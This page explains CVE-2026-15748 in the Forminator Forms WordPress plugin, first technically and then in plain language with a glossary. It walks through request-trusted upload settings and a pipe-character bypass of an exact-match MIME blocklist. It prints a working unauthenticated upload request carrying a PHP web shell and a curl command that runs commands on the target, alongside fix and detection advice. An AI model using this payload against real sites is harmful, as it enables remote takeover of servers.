CVE-2026–15748 Explained: How One Pipe Character Broke an “Exact Match” Blocklist

Forminator Forms trusted the upload field's allowed file types from the request rather than the server-stored form definition, and its dangerous-extension blocklist used exact MIME key matching without normalisation. An unauthenticated attacker could inject a forged configuration through a Select field and append a pipe character to a dangerous MIME type to bypass the blocklist, uploading a PHP file that could execute if a custom upload storage root was configured.
 Published on medium.com
WordPress
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Forminator Forms is a form builder plugin for WordPress. It handles contact forms, payment forms and custom forms, and any form that accepts file attachments needs logic that stops dangerous files from being uploaded. Forminator has exactly that: a dangerous-extension blocklist inside handle_file_upload().
The vulnerability tracked as CVE-2026-15748 is not a single flaw. It is a case where two separate weak points line up and together produce remote code execution.
The first weak point is that the setting determining which file types an upload field accepts is trusted from the request itself, rather than from the form definition saved on the server. The second is that the blocklist check meant to filter out dangerous extensions compares MIME type strings using exact key matching, with no normalisation. Combine the two and an attacker can inject a forged configuration through a completely different field (Select) to redefine what the upload field accepts, then slip a .php file past the blocklist check with nothing more than a single pipe (|) character.

Setup
Forminator form submissions go through an admin-ajax.php action that is callable without authentication. In the correct flow, the extensions and MIME types an upload field accepts should be a value the administrator configured when building the form, stored on the server in the database, and the uploaded file should be checked against that stored value at submission time.
The relevant handler is sketched in the report as follows:
public function handle_file_upload($field, $file, $request_data) { $allowed_types = $this->get_field_settings($field_id); ...}
The report does not describe any account, role or tooling used to reproduce the issue; the attack path it presents is unauthenticated.
Finding it
According to Wordfence's public advisory, the problem sits in the public submission handler. That handler builds the upload field's configuration from a value included in the request, rather than from what is stored on the server, and that value can be injected through a field that looks completely unrelated, such as a Select field.
$field_settings = $this->get_field_settings_from_request($_POST);
This step alone is already serious. Even if an administrator configured an upload field to only allow jpg and png, an attacker sending a crafted value through the Select field can redefine, at request time, which extensions that form actually accepts.
Exploitation
Step 1: the public submission handler trusts field config straight from the request
The submission handler reads the upload field's settings out of $_POST instead of loading them from the stored form definition. Because the settings are taken from the request, any field in the same request can carry them, including a Select field that has nothing to do with uploads.
Step 2: the last line of defence, the dangerous-extension blocklist
Even if the allowed types can be redefined arbitrarily, handle_file_upload() still has one more check: a separate blocklist filtering out dangerous, server-executable extensions and MIME types such as .php or .phtml. This check is where the second flaw lives.
$dangerous_mime_types = [ 'application/x-php' => true, 'application/x-httpd-php' => true, ];if (isset($dangerous_mime_types[$mime_key])) { return new WP_Error('dangerous_file_type', ...);}
This code only flags something as dangerous when $mime_key is literally identical to one of the blocklist's keys. In Wordfence's own words, this logic is bypassed by "pipe-alternative MIME type keys." The difference between a blocked and an allowed request is one character:
Normal request's mime_key: "application/x-php" → $dangerous_mime_types[...] exists → blockedCrafted request's mime_key: "application/x-php|" → $dangerous_mime_types[...] doesn't exist → isset() = false → allowed
Appending a single | to the MIME type string is enough to make isset() conclude that no such key exists. The blocklist's actual intent, stopping files with dangerous MIME types, goes unenforced, because an implementation that only checks for exact string equality becomes a bypass in its own right.

Step 3: combine both flaws, a PHP file with attacker-chosen name and content lands on disk
Putting the two flaws together, an attacker can:
- Embed a forged upload field config inside the Select field value, overriding the server's trusted allowed-type list entirely.
- Even if a blocklist check remains, slip past it by appending
|to the MIME type key. - Fully control both the filename and the content.
The request the report gives for this is:
POST /wp-admin/admin-ajax.phpaction=forminator_submit_form_custom-forms-5file-upload-1[name]=shell.phpfile-upload-1[content]=<?php system($_GET['cmd']); ?>select-1=<encoded value carrying the forged upload-field config>
If this request is processed normally, a PHP file named shell.php, with exactly the content the attacker chose, gets created in the upload directory.
Step 4: the default directory has .htaccess protection, Custom Upload Storage does not
That is not the whole story. By default, Forminator's upload directory is protected by a .htaccess file that blocks PHP execution, so even if a .php file gets uploaded, the web server often just returns it as plain text rather than executing it. But when an administrator configures a separate "Custom File Upload Storage root," that protection disappears.
Wordfence describes it this way: the .htaccess file is created "when first needed", specifically during the processing of a frontend (unauthenticated) submission request. But the WordPress helper function responsible for writing .htaccess is not loaded on that frontend request path at all. As a result, files accumulate in the custom upload path with no PHP-execution safeguard ever having been created.
Requesting the uploaded file is then enough:
curl "http://target/wp-content/uploads/forminator-custom/shell.php?cmd=id"# → uid=33(www-data) gid=33(www-data) groups=33(www-data)
No authentication, no special privileges and no trick on a second request are needed.
Root cause
Two design mistakes combine.
First, the upload field's allowed types are derived from request data rather than from the form definition stored on the server. The code assumes that the value it reads must already be a server-trusted setting, and that assumption can be broken from almost any position in a request. If a configuration value can be injected through a field that looks entirely unrelated to the thing it configures, here a Select field redefining an upload field's accepted types, the validation built around that setting means nothing.
Second, the dangerous-extension blocklist compares MIME type strings with a plain key lookup, isset($dangerous_mime_types[$mime_key]), with no normalisation of the input first. A comparison that checks whether a string is exactly equal will always leave room for an attacker to construct a variant that means the same thing semantically while differing just enough in the raw string to slip through. A trailing | is enough.
The .htaccess protection that would otherwise have contained the uploaded file is not a reliable second layer either: it is written lazily, and the helper that writes it is not loaded on the frontend submission path, so a custom upload root can end up with no execution safeguard at all.
Impact
An unauthenticated attacker can upload a PHP file with a filename and content of their choosing and, where the upload directory is not protected against PHP execution, have the server execute it. The report's example returns command output from id, showing code execution as the web server user.
The outcome depends on configuration. With the default upload directory, the .htaccess file normally blocks execution and the uploaded file is often served as plain text. The full impact described here applies when an administrator has configured a Custom File Upload Storage root, because the .htaccess protection is never created on that path.
Fix
Forminator 1.56.2 fixed this structurally. An upload field's allowed file types are no longer built from values carried in the request at all; only the form configuration stored on the server is trusted. The dangerous-extension and MIME-type blocklist comparison was also changed from a plain key match to a comparison against normalised input, so appending a delimiter like | no longer bypasses it.
The report's remediation advice:
- Update Forminator Forms to 1.56.2 or later immediately.
- Check whether any forms combine a File Upload field with a Select field, and if an immediate update is not possible, consider temporarily disabling the file upload field on those forms.
- If a Custom File Upload Storage root is in use, verify directly, independent of the plugin's own settings, that web-server-level protection against PHP execution (an Nginx
locationrule, an Apache.htaccessdirective) actually applies to that directory. - If exposure is possible, check both the default and custom upload directories for unfamiliar
.phpand.phtmlfiles, and review access logs forforminator_submit_form_*requests toadmin-ajax.phpcarrying unusually largeselectparameter values.
Variants to test
- Other plugins that read field settings from
$_POST. Look for handlers that call something likeget_field_settings_from_request()on unauthenticated AJAX actions. A positive result is that a value sent in an unrelated field changes which extensions an upload field accepts. - Blocklists keyed on exact strings. Send a MIME type with a trailing delimiter (
application/x-php|), a different case, or extra whitespace and see whether the dangerous-file error still fires. A positive result is an upload that succeeds where the plain value is rejected. - Custom upload roots on other plugins. Configure a separate storage directory and check whether any
.htaccessor equivalent rule is actually written there after an unauthenticated submission. A positive result is a.phpfile in that directory that the web server executes when requested. - Lazy protection files. For any plugin that writes
.htaccesson demand, check whether the code path that writes it is loaded on the frontend request that creates the upload directory. A positive result is an upload directory with no protection file after a frontend submission.
What happened, in plain words
A popular plugin for WordPress websites, called Forminator Forms, lets site owners build forms: contact forms, payment forms, and any custom form they like. Some of those forms let visitors attach a file, for example a CV or a photo.
Any website that accepts files has to be careful. If a visitor can upload a file that the web server will later run as a program, that visitor can effectively take over the site. Forminator tried to prevent this in two ways: it let the site owner choose which file types a form accepts, and it kept a list of dangerous file types that should always be refused.
This bug, tracked as CVE-2026-15748, is not one mistake but two, and they line up neatly. First, the plugin believed the visitor's own request when told which file types were allowed, instead of reading that setting from what the site owner had saved. Second, the list of dangerous file types was checked by comparing text exactly, character for character. Put the two together and a stranger, with no account on the site, can upload a small program written in PHP (the language WordPress runs on) and get the server to run it. The whole trick needs one extra character: a pipe, |.
A useful comparison: imagine a nightclub with a guest list. The bouncer is supposed to check names against the list the manager wrote. Here, the bouncer instead asks the queue "are you on the list?" and believes the answer, and when a name is checked against the list it must match letter for letter, so "Dave|" is waved through because no such person is written down. Two small holes, one big result.
The pieces you need to know first
Before walking through the attack, here are the ideas it relies on, explained from scratch.
- WordPress is a free system for building websites. Most of a WordPress site's behaviour comes from plugins, which are add-on packages of code that add features. Forminator Forms is one such plugin.
- PHP is the programming language most WordPress sites are written in. A web server that has PHP installed will, when asked for a
.phpfile, run the code inside it and send back whatever the code produces. That is normal and useful. It is also why an uploaded.phpfile is dangerous: if the server runs it, the person who wrote it decides what the server does. - A form is the set of boxes a visitor fills in on a web page. When the visitor presses Submit, the browser sends the contents of those boxes to the server.
- A request is that message from the browser to the server. It has a method (usually
GETfor "give me a page" orPOSTfor "here is some data"), a path (which part of the site), and a body (the data). - A parameter is one named piece of data inside a request, written as
name=value. Several parameters are joined with&. admin-ajax.phpis a single file that ships with WordPress. Many plugins send their form submissions to it, tagging the request with anactionparameter that says which plugin function should handle it. It is a general-purpose doorway into the site's code.- Authentication means proving who you are, usually by logging in. An unauthenticated action is one that anyone on the internet can trigger without logging in. That is normal for a contact form, since visitors are not logged in, and it is exactly why bugs in that path matter so much.
- A MIME type is a short label for a kind of file, like
image/jpegfor a photo orapplication/x-phpfor a PHP script. Browsers and servers use these labels to decide how to treat a file. - A blocklist is a list of things that are forbidden. An allowlist is the opposite: a list of things that are permitted and nothing else. Both are common security tools, and both are only as good as the comparison used to check against them.
- Normalisation means tidying a value into a standard form before comparing it, for example trimming spaces or ignoring letter case, so that two spellings of the same thing are treated as the same thing.
- Remote code execution (RCE) is the security term for the worst outcome: an outsider getting their own code to run on someone else's server. From there they can read files, change the site, or use the server for other attacks.
.htaccessis a small configuration file that an Apache web server reads for a folder. A common use is to tell the server "do not run PHP in this folder", which turns an upload folder into a harmless storage cupboard.curlis a command-line tool for sending requests to a web server. It is handy for testing because it shows the raw response.
Where the flaw lives: who decides which file types are allowed
Forminator form submissions arrive at an admin-ajax.php action that can be called without logging in. In a correct design, the list of file types an upload field accepts should be a value the site owner chose when building the form, saved on the server in the database, and the uploaded file should be checked against that saved value when the form is submitted.
The report sketches the function that is supposed to do this:
public function handle_file_upload($field, $file, $request_data) { $allowed_types = $this->get_field_settings($field_id); ...}
Line by line:
public function handle_file_upload($field, $file, $request_data) {declares a function namedhandle_file_upload. It receives three things: which field the file belongs to, the file itself, and the rest of the submitted data.publicjust means other code is allowed to call it....stands for the rest of the function, which the report does not show.
The report does not describe any account, role or tooling used to reproduce the issue; the attack path it presents needs no login at all.
Finding it
According to Wordfence's public advisory, the problem sits in the public submission handler, the code that runs when an ordinary visitor submits a form. That handler builds the upload field's configuration from a value included in the request, rather than from what is stored on the server. Worse, that value can be injected through a field that looks completely unrelated, such as a Select field (the dropdown kind of form field).
$field_settings = $this->get_field_settings_from_request($_POST);
Line by line:
$field_settings =stores the result in a variable.$this->get_field_settings_from_request(...)calls a function whose name says it all: get the field settings from the request.$_POSTis PHP's built-in container for all the data the browser sent in aPOSTrequest. So the settings are read out of whatever the visitor submitted.
This step alone is already serious. Even if the site owner configured an upload field to accept only jpg and png, a visitor who sends a crafted value through the Select field can redefine, at the moment of the request, which extensions the form actually accepts. The site owner's choice is simply overruled.
Exploitation
Step 1: the public submission handler trusts field config straight from the request
The submission handler reads the upload field's settings out of $_POST instead of loading them from the saved form definition. Because the settings are taken from the request, any field in the same request can carry them, including a Select field that has nothing to do with uploads. The code assumes that a value it reads must already be a trusted server setting, and that assumption is false.
Step 2: the last line of defence, the dangerous-extension blocklist
Even if the allowed types can be redefined freely, handle_file_upload() still has one more check: a separate blocklist that filters out dangerous, server-executable extensions and MIME types such as .php or .phtml. This check is where the second flaw lives.
$dangerous_mime_types = [ 'application/x-php' => true, 'application/x-httpd-php' => true, ];if (isset($dangerous_mime_types[$mime_key])) { return new WP_Error('dangerous_file_type', ...);}
Line by line:
$dangerous_mime_types = [starts an array, which in PHP is a list of labelled entries.'application/x-php' => true,adds an entry labelledapplication/x-phpwhose value istrue. The label is the MIME type of a PHP script.'application/x-httpd-php' => true,adds a second dangerous label, another MIME type used for PHP files.];closes the array.if (isset($dangerous_mime_types[$mime_key])) {asks one question: is there an entry in this array whose label is exactly the text in$mime_key?isset()returns true only if that exact label exists.return new WP_Error('dangerous_file_type', ...);stops the upload and returns an error saying the file type is dangerous.
This code only flags something as dangerous when $mime_key is literally identical to one of the blocklist's labels. In Wordfence's own words, this logic is bypassed by "pipe-alternative MIME type keys." The difference between a blocked and an allowed request is one character:
Normal request's mime_key: "application/x-php" → $dangerous_mime_types[...] exists → blockedCrafted request's mime_key: "application/x-php|" → $dangerous_mime_types[...] doesn't exist → isset() = false → allowed
Line by line:
- The first line shows an ordinary request, where the MIME type is exactly
application/x-php. The array does contain that label, so the upload is blocked. - The second line shows a crafted request, where the MIME type is
application/x-php|, with a pipe stuck on the end. The array has no entry with that exact label, soisset()returns false and the upload is allowed.
Appending a single | to the MIME type string is enough to make isset() conclude that no such label exists. The blocklist's actual intent, stopping files with dangerous MIME types, goes unenforced, because an implementation that only checks for exact string equality becomes a bypass in its own right. A comparison that asks "is this text identical?" will always leave room for a variant that means the same thing to a human but differs by one character to the computer.
Step 3: combine both flaws, a PHP file with attacker-chosen name and content lands on disk
Putting the two flaws together, an attacker can:
- Embed a forged upload field config inside the Select field value, overriding the server's trusted allowed-type list entirely.
- Even if a blocklist check remains, slip past it by appending
|to the MIME type key. - Fully control both the filename and the content.
The request the report gives for this is:
POST /wp-admin/admin-ajax.phpaction=forminator_submit_form_custom-forms-5file-upload-1[name]=shell.phpfile-upload-1[content]=<?php system($_GET['cmd']); ?>select-1=<encoded value carrying the forged upload-field config>
Line by line:
POST /wp-admin/admin-ajax.phpis the request line: send aPOSTto WordPress's shared handler file. No login is involved.<?phpopens a PHP block,system(...)asks the server to run a command, and$_GET['cmd']takes that command from thecmdpart of the URL. So whoever requests the file can choose which command runs.- The angle brackets are a placeholder for the encoded value, not literal text.
If this request is processed normally, a PHP file named shell.php, with exactly the content the attacker chose, gets created in the upload directory. The attacker picked both the name and the body; the plugin only stored it.
Step 4: the default directory has .htaccess protection, Custom Upload Storage does not
That is not the whole story. By default, Forminator's upload directory is protected by a .htaccess file that blocks PHP execution, so even if a .php file gets uploaded, the web server often just returns it as plain text rather than running it. Think of it as a cupboard with a lock on it: the dangerous file is inside, but nothing happens when someone opens the door.
But when a site owner configures a separate "Custom File Upload Storage root", a different folder for uploads, that protection disappears.
Wordfence describes it this way: the .htaccess file is created "when first needed", specifically during the processing of a frontend (unauthenticated) submission request. But the WordPress helper function responsible for writing .htaccess is not loaded on that frontend request path at all. In plain terms, the lock is supposed to be fitted the first time someone uses the cupboard, but the person who fits locks is not on duty on that route, so the cupboard is never locked. Files pile up in the custom upload path with no PHP-execution safeguard ever having been created.
Requesting the uploaded file is then enough:
curl "http://target/wp-content/uploads/forminator-custom/shell.php?cmd=id"# → uid=33(www-data) gid=33(www-data) groups=33(www-data)
Line by line:
curlsends a request from the command line."http://target/wp-content/uploads/forminator-custom/shell.php?cmd=id"is the address of the uploaded file.idis a standard command that reports which user the server is running as.# → uid=33(www-data) gid=33(www-data) groups=33(www-data)is the response: the output ofid, showing the command ran as the web server's own user account,www-data.
No authentication, no special privileges and no trick on a second request are needed: just ask for the file and the server runs it.
Root cause
Two design mistakes combine.
First, the upload field's allowed types are derived from request data rather than from the form definition stored on the server. The code assumes that the value it reads must already be a server-trusted setting, and that assumption can be broken from almost any position in a request. If a configuration value can be injected through a field that looks entirely unrelated to the thing it configures, here a Select field redefining an upload field's accepted types, the validation built around that setting means nothing.
Second, the dangerous-extension blocklist compares MIME type strings with a plain label lookup, isset($dangerous_mime_types[$mime_key]), with no normalisation of the input first. A comparison that checks whether a string is exactly equal will always leave room for an attacker to construct a variant that means the same thing semantically while differing just enough in the raw string to slip through. A trailing | is enough.
The .htaccess protection that would otherwise have contained the uploaded file is not a reliable second layer either: it is written lazily, and the helper that writes it is not loaded on the frontend submission path, so a custom upload root can end up with no execution safeguard at all.
Impact
An unauthenticated attacker can upload a PHP file with a filename and content of their choosing and, where the upload directory is not protected against PHP execution, have the server run it. The report's example returns command output from id, showing code execution as the web server user.
The outcome depends on configuration. With the default upload directory, the .htaccess file normally blocks execution and the uploaded file is often served as plain text. The full impact described here applies when a site owner has configured a Custom File Upload Storage root, because the .htaccess protection is never created on that path.
Fix
Forminator 1.56.2 fixed this structurally. An upload field's allowed file types are no longer built from values carried in the request at all; only the form configuration stored on the server is trusted. The dangerous-extension and MIME-type blocklist comparison was also changed from a plain label match to a comparison against normalised input, so appending a delimiter like | no longer bypasses it.
The report's remediation advice:
- Update Forminator Forms to 1.56.2 or later immediately.
- Check whether any forms combine a File Upload field with a Select field, and if an immediate update is not possible, consider temporarily disabling the file upload field on those forms.
- If a Custom File Upload Storage root is in use, verify directly, independent of the plugin's own settings, that web-server-level protection against PHP execution (an Nginx
locationrule, an Apache.htaccessdirective) actually applies to that directory. - If exposure is possible, check both the default and custom upload directories for unfamiliar
.phpand.phtmlfiles, and review access logs forforminator_submit_form_*requests toadmin-ajax.phpcarrying unusually largeselectparameter values.
Variants to test
- Other plugins that read field settings from
$_POST. Look for handlers that call something likeget_field_settings_from_request()on unauthenticated AJAX actions. A positive result is that a value sent in an unrelated field changes which extensions an upload field accepts. - Blocklists keyed on exact strings. Send a MIME type with a trailing delimiter (
application/x-php|), a different case, or extra whitespace and see whether the dangerous-file error still fires. A positive result is an upload that succeeds where the plain value is rejected. - Custom upload roots on other plugins. Configure a separate storage directory and check whether any
.htaccessor equivalent rule is actually written there after an unauthenticated submission. A positive result is a.phpfile in that directory that the web server runs when requested. - Lazy protection files. For any plugin that writes
.htaccesson demand, check whether the code path that writes it is loaded on the frontend request that creates the upload directory. A positive result is an upload directory with no protection file after a frontend submission.
Glossary
- WordPress: a free system for building websites, extended by add-on packages called plugins.
- Plugin: an add-on package of code that adds features to WordPress.
- Forminator Forms: a WordPress plugin for building contact, payment and custom forms, including forms that accept file uploads.
- PHP: the programming language most WordPress sites are written in; a server runs
.phpfiles instead of showing their text. - Form: the set of boxes a visitor fills in on a web page and submits to the server.
- Request: the message a browser sends to a server, with a method, a path and optional data.
- POST: the request method used to send data to the server, as when submitting a form.
- Parameter: one named piece of data in a request, written
name=value. admin-ajax.php: a WordPress file that many plugins use as a shared doorway for form submissions, selected by anactionparameter.- Authentication: proving who you are, usually by logging in.
- Unauthenticated: callable by anyone on the internet without logging in.
- MIME type: a short label for a kind of file, such as
image/jpegorapplication/x-php. - Blocklist: a list of things that are forbidden.
- Allowlist: a list of things that are permitted, with everything else refused.
- Normalisation: tidying a value into a standard form before comparing it, so equivalent spellings are treated as equal.
- Exact string matching: comparing text character for character, so any difference, even one extra character, counts as a different value.
isset(): a PHP function that reports whether a named entry exists in an array.- Array: a PHP structure holding labelled entries, used here as the blocklist.
$_POST: PHP's container for all data sent in aPOSTrequest.- Remote code execution (RCE): an outsider getting their own code to run on someone else's server.
- Shell: a small program that gives an attacker a way to run commands on a server.
.htaccess: an Apache web server configuration file for a folder, often used to block PHP execution in upload folders.- Nginx
locationrule: a configuration directive in the Nginx web server that applies settings to a particular path. curl: a command-line tool for sending requests to a web server and showing the response.id: a standard command that reports which user account the server is running as.www-data: the user account under which a web server commonly runs.- CVE: a public identifier for a known security vulnerability.
- Wordfence: the source of the public advisory cited in the report.
- Frontend request: a request made by an ordinary visitor, without logging in.
- Lazy initialisation: creating something only when it is first needed, rather than in advance.


